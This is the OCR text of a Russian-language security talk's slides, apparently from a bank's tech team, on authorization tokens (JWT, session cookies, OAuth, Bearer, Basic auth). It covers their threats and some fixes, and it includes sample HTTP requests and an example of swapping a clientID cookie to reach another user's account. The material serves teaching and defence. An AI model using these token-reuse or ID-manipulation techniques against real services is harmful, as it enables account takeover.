ГАЗПРОМБАНК
ТЕХ

WEB. Безопасность токенов авторизации. Утечет или нет?


**Приведенная информация получена из открытых источников в сети Интернет,*
все совпадения случайны, информация в докладе не направлена на нарушения законов

WEB


About
File Edit View Favorites Help
Address: https://www.themesberg.com
Windows 95 UI Kit


MOTOROLA

WEB


OLS
Ihre globalen Frachtexperten


PWA


Google

iOS


HUAWEI
Harmony OS


apps.cespio.com
Awesome App
About
Sessions
Calendar
Register

Как передавать

```
POST /page?token=authId: AQIC5wM2LY4SfcyaoxVSP4RLw3FqdL06T9Ph2x0eL3I-RtA.*AAJTSQACNDAAAlNLABQtNzU2OTUyMTYwMDk2NTIxOTMzMQACUzEAAjM1*
HTTP/1.1
Host: dg.diarget.ru
Cookie:  authtoken=AQIC5wM2LY4SfcyaoxVSP4RLw3FqdL06T9Ph2x0eL3I-RtA.*AAJTSQACNDAAAlNLABQtNzU2OTUyMTYwMDk2NTIxOTMzMQACUzEAAjM1*;
authtoken: AQIC5wM2LY4SfcyaoxVSP4RLw3FqdL06T9Ph2x0eL3I-RtA.*AAJTSQACNDAAAlNLABQtNzU2OTUyMTYwMDk2NTIxOTMzMQACUzEAAjM1*
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=3, i
Connection: close
Content-Length: 112

token=AQIC5wM2LY4SfcyaoxVSP4RLw3FqdL06T9Ph2x0eL3I-RtA.*AAJTSQACNDAAAlNLABQtNzU2OTUyMTYwMDk2NTIxOTMzMQACUzEAAjM1*S
```

JW*

- **JWK (JSON Web Key** - IETF RFC 7517) - a data structure used to store a cryptographic key along with its attributes, such as key usage
- **JWA (JSON Web Algorithms** - IETF RFC 7518) - a set of algorithms and their identifiers that can be used to encrypt or sign messages
- **JWS (JSON Web Signature** – IETF RFC 7515) – a standard that describes the processes and formats necessary to create and validate a signed payload
- **JWE (JSON Web Encryption** – IETF RFC 7516) – a standard that describes the processes and formats necessary to encrypt and decrypt an encrypted payload

JWK

ISSN: 2070-1721

A JSON Web Key (JWK) is a JavaScript Object Notation (JSON) data structure that represents a cryptographic key.

Elliptic Curve [DSS] key

{"kty":"EC",
 "crv":"P-256",
 "x":"f83OJ3D2xF1Bg8vub9tLe1gHMzV76e8Tus9uPHvRVEU",
 "y":"x_FEzRu9m36HLN_tue659LNpXW6pCyStikYjKIWI5a0",
 "kid":"Public key used in JWS spec Appendix A.3 example"
}

JWA

ISSN: 2070-1721

This specification registers cryptographic algorithms and identifiers to be used with the JSON Web Signature (JWS), JSON Web Encryption (JWE), and JSON Web Key (JWK) specifications.

"alg" Param Value	MAC Algorithm
HS256	HMAC using SHA-256
HS384	HMAC using SHA-384
HS512	HMAC using SHA-512

A128KW	AES Key Wrap with default initial value using 128-bit key	(none)	Recommended
A192KW	AES Key Wrap with default initial value using 192-bit key	(none)	Optional
A256KW	AES Key Wrap with default initial	(none)	Recommended

JWE

ISSN: 2070-1721

BASE64URL(UTF8(JWE Protected Header)) || '.'
BASE64URL(JWE Encrypted Key) '.'
BASE64URL(JWE Initialization Vector) '.'
BASE64URL(JWE Ciphertext) || '.'
BASE64URL(JWE Authentication Tag).

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkEyNTZHQ00ifQ.
OKOawDo13gRp2ojaHV7LFpZcgV7T6DVZKTyKOMTYUmKoTCVJRgckCL9kiMT03JGe
ipsEdY3mx_etLbbWSrFr05kLzcSr4qKAq7YN7e9jwQRb23nfa6c9d-StnImGyFDb
Sv04uVuxIp5Zms1gNxKKK2Da14B8S4rzVRltdYwam_lDp5XnZAYpQdb76FdIKLaV
mqgfwX7XWRxv2322i-vDxRfqNzo_tETKzpVLzfiwQyeyPGLBIO56YJ7eObdv0je8
1860ppamavo35UgoRdbYaBcoh9QcfylQr66oc6vFWXRcZ_ZT2LawVCWTIy3brGPi
6UklfCpIMfIjf7iGdXKHzg.
48V1_ALb6US04U3b.
5eym8TW_c8SuK0ltJ3rpYIzOeDQz7TALvtu6UG9oMo4vpzs9tX_EFShS8iB7j6ji
SdiwkIr3ajwQzaBtQD_A.
XFBoMYUZodetZdvTiFvSkQ
```

JWS

ISSN: 2070-1721


BASE64URL(UTF8(JWS Protected Header)) '.'
BASE64URL(JWS Payload) '.'
BASE64URL(JWS Signature)

```
eyJ0eXAiOiJKV1QiLA0KICJhbGciOiJIUzI1NiJ9
.
eyJpc3MiOiJqb2UiLA0KICJleHAiOjEzMDA4MTkzODAsDQogImh0dHA6Ly9leGFt
cGxlLmNvbS9pc19yb290Ijp0cnVlfQ
.
dBjftJeZ4CVP-mB92K27uhbUJU1p1r_wW1gFWFOEjXk
```

JWT

JSON Web Token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6
MTIzNDU2Nzg5LCJuYW1lIjoiSm9zZXBoIn0.OpOS
Sw7e485LOP5PrzScxHb7SR6sAOMRckfFwi4rp7o




```
00000000  7b 22 61 6c 67 22 3a 22  48 53 32 35 36 22 2c 22  {"alg":"HS256","
00000010  74 79 70 22 3a 22 4a 57  54 22 7d 2e 7b 22 69 64  typ":"JWT"}.{"id
00000020  22 3a 31 32 33 34 35 36  37 38 39 2c 22 6e 61 6d  ":123456789,"nam
00000030  65 22 3a 22 4a 6f 73 65  70 68 49 6e 30 2e 3a 93  e":"JosephIn0.:□
00000040  92 4b 0e de e3 ce 4b 38  fe 4f af 34 9c c4 76 fb  □K□ÞãÎK8þO¯4□Ävû
00000050  49 1e ac 00 e3 11 72 47  c5 c2 2e 2b 70 37 6f --  I□¬ã□rGÅÂ.+p7o
```

JWT

** https://xakep.ru/2024/08/07/jwt-deep-dive/*

PHPsessid

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?page=login.php
Cookie: showhints=1; security_level=0; PHPSESSID=q9hh33sjd4rdu6sf0032h13jl7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

username=111111&password=222222&login-php-submit-button=Login
```

Name	Value	Do...	Path	Expires / Ma...	Size
PHPSESSID	vaffhl6pfgoco961b1rqcqhepb	loc...	/	Session	35

PHPsessid

```php
session_start();
echo session_id(); // идентификатор сессии
echo session_name();  // имя - PHPSESSID
```

```
Pragma: no-cache
Set-Cookie: PHPSESSID=m2iut9i59p73ld1c5q9j49c6t0; path=/
```

```php
ini_set('session.cookie_httponly', 1);
```


Security Identifier (SID), Session ID (SID), Sid, sid ….

- S — идентификатор SID.
- R — первое число является номером редакции (revision).
- IA — источник выдачи (issuing authority).
- SA — уполномоченный центр (sub-authority).
- RID — относительный идентификатор (Relative Identifier).

S-1-5-21-1507001333-1204550764-1011284298-1003.


SID=Ggfs6G7654Vdfitdv7hf75g3x1v4

OAuth 2.0



**https://xakep.ru/2024/09/04/oauth-deep-dive-basic/*

Refresh / Access token



Зачем вводить каждый раз пароль?

Почта Диск Документы

Gmail Microsoft

GitHub RUTUBE

OAuth-токен

```
GET
/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=
http:// 5000/oauth/login/token&scope=read HTTP/1.1
```

*Yandex**

ТОКЕН МОЖЕТ СТАТЬ НЕДЕЙСТВИТЕЛЕН:

- Он был отозван
- Пользователь сменил пароль учетной записи, на которую был выдан токен
- Пользователь учетной записи, на которую был выдан токен, нажал кнопку Выйти из всех сервисов


OpenID


JSESSIONID. J - значит JAVA

```
Cookie: JSESSIONID=node01lywaspcyuggy15sok9tw6q9eh0
```

1	`getAttributeNames()`	Возвращает список всех ключей, которые храниться в сессии
2	`getId()`	Возвращает ID-сессии (строка)
3	`isNew()`	Возвращает true, если объект сессии был создан в текущем запросе
4	`setMaxInactiveInterval(int seconds)`	Устанавливает интервал неактивности сессии в секундах
5	`invalidate()`	Удаляет из сессии все объекты

WebAuthn





**WebAuthn is resistant to phishing attacks is due to the domain name being stored on the authenticator*


https://docs.uidm.ru/webdocs/webauthn.html

BASIC

admin:password

AuthType Basic
AuthName "Restricted Content"
AuthUserFile #ПУТЬ ДО ФАЙЛА .htpasswd#
Require valid-user

Bearer переводится как носитель*



* а не как бобр

```
Authorization: Bearer LFSJBVNSMVOJMOPECMOEPER39I3FLKNFOEIFJEOD0EFOEKFE49I3OKE
```

```
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvZSBEb2UiLCJhZG1pb
```

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/json
Content-Length: 52

{
    "username": "admin",
    "password": "admin"
}
```

admin:$2y$10$YDPkvhpcMPL.iIG7PBpWY.T10yZhpYcOTmToovO.RP0YP2fee3NeK

Username

Enter the username you would like to add your .htpasswd file.

admin

Password

Enter the pasword to be encrypted.

.....

Mode

* Bcrypt (Apache v2.4 onwards)

Угрозы

Можно переиспользовать

Нарушить бизнес логику

WEB уязвимости (XSS, SQLi, CSRF и т.д.)

Токен не проверяется или не нУжон

Слабый генератор,

а токен короткий

Большое время жизни, не тухнет

Передается на 3-ю сторону


Доступен другим приложениям

Слабая ролевая модель

Небезопасная реализация

Когда можно переиспользовать (reuse) 🔄


Защиты типа X-CSRF-токен — мало. Злодей вставит себе в запрос токен и получит доступ.



Как пофиксить 🔧

- Fraud Protection системы или 3-я сторона (Third Party) – арбитр операции
- Регистр сдвига с обратной связью
- Часто менять (reconnection), время жизни

Регистр сдвига



https://ru.wikipedia.org/wiki/Регистр_сдвига_с_линейной_обратной_связью

```
1 GET / HTTP/2
2 Host: www.superabankkk.ru
3 Cookie: JWT=
  asdkscjniac89ah89hc98h9821h.asdad23112dd1d1d12
  d.9uc98auc8ah8chaucuj;LFSR_token=321233aa;
4 Sec-Ch-Ua: "Not:A-Brand";v="99",
  "Chromium";v="112"
```

```
1 HTTP/2 200 OK
2 Date: Sun, 06 Oct 2024 16:20:56 GMT
3 Content-Type: text/html; charset=utf-8
4 Vary: Accept-Encoding
5 Set-Cookie: ab segment=segment05;
6 Set-Cookie: ID=617; Path=/; Secure
7 Set-Cookie: LFSR_token=64246754
```

ROR 1 (Почему бы и нет)


Если не верно, токен деактивируется, сессия прерывается.

Нарушение бизнес логики

НЕКОТОРЫЕ ПРИМЕРЫ BROKEN ACCESS CONTROL (НАРУШЕННЫЙ КОНТРОЛЬ ДОСТУПА):

- Горизонтальный контроль доступа — непривилегированный пользователь получает доступ к административным функциям или чувствительным данным, предназначенным для привилегированных пользователей
- Манипулирование URL - злоумышленник изменяет URL, чтобы обойти контроль доступа и получить несанкционированный доступ к ресурсам системы
- Вертикальный контроль доступа — авторизованный пользователь может увеличить свои привилегии или получить доступ к ресурсам за пределами намеченного уровня авторизации
- Рудименты – ресурсы которые уже не используются, но есть уже лет 10...

Нарушение бизнес логики



ID админа / пользователя

```
POST /passport/authenticate?realm=person&authIype=service HTTP/1.1
Host: auth.onl.ru
Cookie: clientID=1;
Content-Length: 72
Requestid: d6678d04-3913-4c1d-9339-200878909574
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/120.0.6099.216 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "data":{
    "inputs":[
    ],
    "stage":"auth"
  }
}
```

```
POST /passport/authenticate?realm=person&authIype=service HTTP/1.1
Host: auth.onl.ru
Cookie: clientID=829387483; authToken=
AQIC5wM2LY4SfcyaoxVS3FqdLO6T9Ph2xOeL3I-RtA.*AAJTSQACNDAAAlNLABQtNzU2OTUyMT
YwMDk2NTIxOTMzMQAjM1*
Content-Length: 72
Requestid: d6678d04-3913-4c1d-9339-200878909574
